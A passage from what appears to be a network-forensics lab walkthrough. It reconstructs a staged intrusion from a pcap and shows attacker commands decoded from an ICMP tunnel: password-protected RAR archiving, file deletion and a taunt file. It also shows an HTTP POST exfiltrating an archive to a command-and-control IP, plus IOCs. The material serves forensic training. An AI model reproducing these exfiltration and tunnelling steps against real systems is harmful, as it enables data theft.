00000060: 7420 6265 2072 756e 2069 6e20 444f 5320 t be run in DOS  
00000070: 6d6f 6465 2e0d 0d0a 2400 0000 0000 0000 mode....$.  
00000080: 9a12 d851 de73 b602 de73 b602 de73 b602 ...Q.s...s...s..  
00000090: 6aef 4702 d573 b602 6aef 4502 5d73 b602 j.G...s..j.E.]s..  
000000a0: 6aef 4402 c673 b602 40d3 7102 dc73 b602 j.D...s..@.q..s..  
000000b0: e52d b503 c673 b602 e52d b303 f573 b602 .-...s...-...s..  
000000c0: e52d b203 ca73 b602 d70b 2502 d573 b602 .-...s...%.s..  
000000d0: de73 b702 7073 b602 492d b303 9673 b602 .s..ps..I-...s..  
000000e0: 4c2d 4902 df73 b602 492d b403 df73 b602 L-I...s..I-...s..
```

Extracted/Decoded TXT Content Revealed Windows Executable File

```
ndfir@ndfir-box:~/labs/1010/tmp$ cat b64.out |base64 -di > file.out  
ndfir@ndfir-box:~/labs/1010/tmp$ md5sum file.out  
eb24024a8a46c71303e0b18d0e1859f6 file.out
```

MD5 Hash of Extracted Executable

770d7b5e40ed9b0aff5d0e3fc2ccf9ba10d4925d3441f38b71a35bd26e6e8d98

0 / 68

✓ No security vendors flagged this file as malicious

770d7b5e40ed9b0aff5d0e3fc2ccf9ba10d4925d3441f38b71a35bd26e6e8d98 578.55 KB 2021-11-07 17:30:48 UTC
 Size 25 days ago

Command line RAR

direct-cpu-clock-access overlay peexe runtime-modules signed

Community Score

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Acronis (Static ML)	✓ Undetected		Ad-Aware	✓ Undetected
AhnLab-V3	✓ Undetected		Alibaba	✓ Undetected
ALYac	✓ Undetected		Antiy-AVL	✓ Undetected
Arcabit	✓ Undetected		Avast	✓ Undetected
Avira (no cloud)	✓ Undetected		Baidu	✓ Undetected

Hash Lookup in VirusTotal Showed 0 AV Hits – Command line RAR

```

Directory of c:\Users\dbrown\AppData\Roaming\Adobe\updater

09/19/2021 12:12 AM <DIR>      .
09/19/2021 12:12 AM <DIR>      ..
09/19/2021 09:58 AM           115 dload.bat.bat
09/19/2021 09:16 AM          592,432 output
09/19/2021 09:16 AM          592,432 output.b64
09/19/2021 09:58 AM           892 run.bat
           4 File(s)      1,185,871 bytes
           2 Dir(s)    36,311,093,248 bytes free

c:\Users\dbrown\AppData\Roaming\Adobe\updater>move output c:\tmp\1.exe
move output c:\tmp\1.exe
           1 file(s) moved.

c:\Users\dbrown\AppData\Roaming\Adobe\updater>cd c:\tmp
cd c:\tmp

```

Decoded ICMP Payload Data Indicated Download of EXE File

```
c:\eb_ideas\timemachine\flux_cap>..\1.exe a f.rar -hpt1m3m@CHineis0urz *.jpg
..\1.exe a f.rar -hpt1m3m@CHineis0urz *.jpg

RAR 6.00 x86 Copyright (c) 1993-2020 Alexander Roshal 1 Dec 2020
Trial version Type 'rar -?' for help

Evaluation copy. Please register.

Creating archive f.rar

Adding flux_cap.jpg
....100%..... OK
Done

c:\eb_ideas\timemachine\flux_cap>move f.rar c:\tmp
move f.rar c:\tmp
1 file(s) moved.
```

Decoded ICMP Payload Data Revealed Rar Activity

```
c:\eb_ideas\timemachine\DoLorean>..\1.exe a d.rar -hpt1m3m@CHineis0urz *.jpg
..\1.exe a d.rar -hpt1m3m@CHineis0urz *.jpg

RAR 6.00 x86 Copyright (c) 1993-2020 Alexander Roshal 1 Dec 2020
Trial version Type 'rar -?' for help

Evaluation copy. Please register.

Creating archive d.rar

Adding dolorean_1.jpg .....
12%..... OK
Adding dolorean_2.jpg .....
47%..... OK
Adding dolorean_4.jpg
....100%..... OK
Done
```

Decoded ICMP Payload Data Captured Files Being Encrypted and Archived


```
cat conn.log |grep -vP '\tudp\tdns\t' |less -S
```

1631900573.676445	CVVS7k3LebWUvevf7	209.85.167.54	44769	173.230.154.59	25	tcp	smtp	1.955918
1632097230.894429	CXqnr31f0L4DsrIfk7	192.168.88.55	56030	137.184.39.243	80	tcp	http	3.168809
1632097239.847497	CTbSLW3jdyRlyCB52b	192.168.88.55	50644	137.184.39.243	80	tcp	http	0.901776
1632097230.894946	CGVSzE1U0bkJp8Xe71	192.168.88.55	56031	137.184.39.243	80	tcp	-	0.082448
1632099769.682634	CS2yDG4JIpNVTfheQl	192.168.88.55	8	137.184.39.243	0	icmp	-	1703.199962
1632101997.416490	CCwUj94a3LLDBs0MNb	192.168.88.55	8	137.184.39.243	0	icmp	-	732.967609
1632102513.674221	C8NrHx2M8ZA72VX1A5	192.168.88.55	58316	137.184.39.243	8000	tcp	-	0.000471
1632102528.502292	CB6XLF16IeqSD00Xpe	192.168.88.55	58317	137.184.39.243	8000	tcp	-	0.572584
1632102530.741042	CjGVtq2WPjuuypM7F3	192.168.88.55	58321	137.184.39.243	8000	tcp	-	0.000924
1632102537.946645	CHR9j01LM7yrOapWFL	192.168.88.55	58320	137.184.39.243	8000	tcp	-	0.351029
1632102540.082061	ChZ7iI11nh4CuHL9c6	192.168.88.55	58327	137.184.39.243	8000	tcp	-	0.000676
1632140815.564415	C6RZyb1YG5IsYsxxnd	209.85.167.52	46045	173.230.154.59	25	tcp	smtp	1.426413

Filtered Zeek Logs (DNS Traffic Filtered Out)

No.	Time	Source	Destination	Protocol	Length	Info
23577	2021-09-20 01:48:33.674...	192.168.88.55	137.184.39.243	HTTP	301	GET / HTTP/1.1
23579	2021-09-20 01:48:33.674...	137.184.39.243	192.168.88.55	HTTP	559	HTTP/1.0 200 OK
23983	2021-09-20 01:48:49.073...	192.168.88.55	137.184.39.243	HTTP	1027	POST / HTTP/1.1
23985	2021-09-20 01:48:49.074...	137.184.39.243	192.168.88.55	HTTP	585	HTTP/1.0 200 OK
23998	2021-09-20 01:48:50.741...	192.168.88.55	137.184.39.243	HTTP	339	GET / HTTP/1.1
24000	2021-09-20 01:48:50.741...	137.184.39.243	192.168.88.55	HTTP	589	HTTP/1.0 200 OK
24112	2021-09-20 01:48:58.297...	192.168.88.55	137.184.39.243	HTTP	1353	POST / HTTP/1.1
24114	2021-09-20 01:48:58.297...	137.184.39.243	192.168.88.55	HTTP	585	HTTP/1.0 200 OK
24129	2021-09-20 01:49:00.082...	192.168.88.55	137.184.39.243	HTTP	339	GET / HTTP/1.1
24131	2021-09-20 01:49:00.082...	137.184.39.243	192.168.88.55	HTTP	619	HTTP/1.0 200 OK

Wireshark Filter (http and tcp.port==8000) Showed HTTP POST Traffic

```
POST / HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://137.184.39.243:8000/
Accept-Language: en-US
Content-Type: multipart/form-data;
boundary=-----7e519f191001c0
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: 137.184.39.243:8000
Content-Length: 704693
Connection: Keep-Alive
Cache-Control: no-cache

-----7e519f191001c0
Content-Disposition: form-data; name="file"; filename="d.rar"
Content-Type: application/octet-stream

Rar!.....!.!.....a;..42d.....x.|.....r..#.d.....Mh.2I_g'..n..8.A.T.;.I-!.
1...H....F....A:....Dl]...vT.....<.e.p.>{
I.. "KG4..9....tziP..ku>..KU....?.rS..l...#.a.....^...e.c.....G.N...NT.cF
...%eA%.*.....x....w.....z-.F..g..H-h.....2..q.A.'.....i..`{.#D\..T&.AS...m.P.
[...;f.{T...A^...s.;...B.....:AS.....v.....\F;... "H.3.....!D.....C;t
```

HTTP Stream View in Wireshark Showed Rar File Exfiltrated

```
savetheclock55@gmail.com Doc@e-brown-enterprises.com Fri, 17 Sep 2021 13:42:41 -0400 ClockTower Lady <savetheclock55@gmail.com>
Doc@e-brown-enterprises.com Fwd: 65th Annual Benefit Dinner
savetheclock55@gmail.com Doc@e-brown-enterprises.com Mon, 20 Sep 2021 08:26:43 -0400 ClockTower Lady <savetheclock55@gmail.com>
Doc@e-brown-enterprises.com **WE WERE HACKED!!**
```

Zeek smtp.log Showed Two Messages from Same Sender

```
X-Google-Smtp-Source: ABdhPJzJx/BXjFr2dtPcRM/
08M46rfULUYpx1EygLBCHbcPQNJotELHrnv3xFoF6uJFn6V2po+yhvS8Jyw8LM4jrB9s=
X-Received: by 2002:a19:6b08:: with SMTP id d8mr19459410lfa.87.1632140814649;
Mon, 20 Sep 2021 05:26:54 -0700 (PDT)
MIME-Version: 1.0
From: ClockTower Lady <savetheclock55@gmail.com>
Date: Mon, 20 Sep 2021 08:26:43 -0400
Message-ID: <CAGpG_jsCuH_dWYN2UagxCcRYVpWY=8WiR91wSpw34MypV94BQQ@mail.gmail.com>
Subject: **WE WERE HACKED!!**
To: Doc@e-brown-enterprises.com
Content-Type: multipart/alternative; boundary="0000000000007b0a8505cc6c6564"

--0000000000007b0a8505cc6c6564
Content-Type: text/plain; charset="UTF-8"

Doc,

Please don't open any emails from the Hill Valley Preservation Society! We
were hacked over the weekend and just notified by google that it may have
been an overseas hacker.

-Clock Lady
**Ladies and gentlemen, as mayor of Hill Valley, it gives me great pleasure
to dedicate this clock to the people of Hill County. May it stand for all
of time!**
*--Mayor Hubert, September 5, 1885*

--0000000000007b0a8505cc6c6564
```

TCP Stream of SMTP Traffic – Email Message Informed Dr. Brown of Attack

```
c:\tmp>del 1.exe
del 1.exe

c:\tmp>del f.rar
del f.rar
c:\tmp\f.rar
Access is denied.

c:\tmp>del u.ps1
del u.ps1

c:\tmp>echo "THIS IS FOR R BROTHERZ WE LOST AT LONE PINE MALL!!" > SUCKIT.TXT

echo "THIS IS FOR R BROTHERZ WE LOST AT LONE PINE MALL!!" > SUCK

c:\tmp>
```

Decoded ICMP Payload Data – Attacker Cleaning up and Leaving a Message Behind

IOCs

- bf57cb1e6092a25830b5ca8765a49fa6 (2021-benefit.pdf – Attachment in email/phish)
- ebe42aa05e9c4c23ded0a62e03ad3785 (annual-benift.doc – Document containing VBA macro to download savetheclock.jpg and start icmp tunnel)
- 57c456ab29c300ea9b7aa62fd9f20ba0 (icmpsh.exe – XOR/Embedded in savetheclock.jpg)
- hxxp://ebrown-enterprises[.]com/savetheclocktower/annual-benift.doc (embedded link in PDF Attachment)
- hxxp://ebrown-enterprises[.]com/savetheclock.jpg (JPEG Image with XOR/Embedded Executable)
- ebrown-enterprise[.]com (Doppel Domain Controlled by Attackers)
- 137.184.39.243 (Attacker Command-and-Control Server)

End Solution to Challenge

The following approach can be taken to remove the UDP/443 traffic which removes added “noise” from the capture.


192.168.88.85	142.251.45.100	QUIC	271 0-RTT, DCID=12967b79a0bb19998b, SCID=c8d7c8
142.251.45.100	192.168.88.85	QUIC	1399 Protected Payload (KP0), DCID=c8d7c8
142.251.45.100	192.168.88.85	QUIC	651 Protected Payload (KP0), DCID=c8d7c8
142.251.45.100	192.168.88.85	QUIC	92 Protected Payload (KP0), DCID=c8d7c8
192.168.88.85	142.251.45.100	QUIC	255 Protected Payload (KP0), DCID=12967b79a0bb1
142.251.45.100	192.168.88.85	QUIC	121 Protected Payload (KP0), DCID=c8d7c8
142.251.45.100	192.168.88.85	QUIC	522 Protected Payload (KP0), DCID=c8d7c8
192.168.88.85	142.251.45.100	QUIC	78 Protected Payload (KP0), DCID=12967b79a0bb1

> Frame 1: 1399 bytes on wire (11192 bits), 1399 bytes captured (11192 bits)
 > Ethernet II, Src: a4:d1:8c:d8:75:dc, Dst: f6:92:bf:5c:ed:8e
 > Internet Protocol Version 4, Src: 192.168.88.85, Dst: 142.251.45.100
 > User Datagram Protocol, Src Port: 57096, Dst Port: 443
 > QUIC IETF
 > QUIC IETF
 > QUIC IETF

QUIC Traffic Identified over UDP/443

Apply the following Wireshark filter, then save only packets displayed:

```
!(udp and udp.port==443)
```



Wireshark used to Save Only displayed Packets

```
ndfir@ndfir-box:~/labs/1010$ ls -lah lab-1010-challenge.pcap no-UDP-443.pcap
-rw-rw-r-- 1 ndfir ndfir 207M Sep 20 23:56 lab-1010-challenge.pcap
-rw-rw-r-- 1 ndfir ndfir 3.9M Dec  3 03:09 no-UDP-443.pcap
```

Reduced pcap Size from 207MB to 3.9M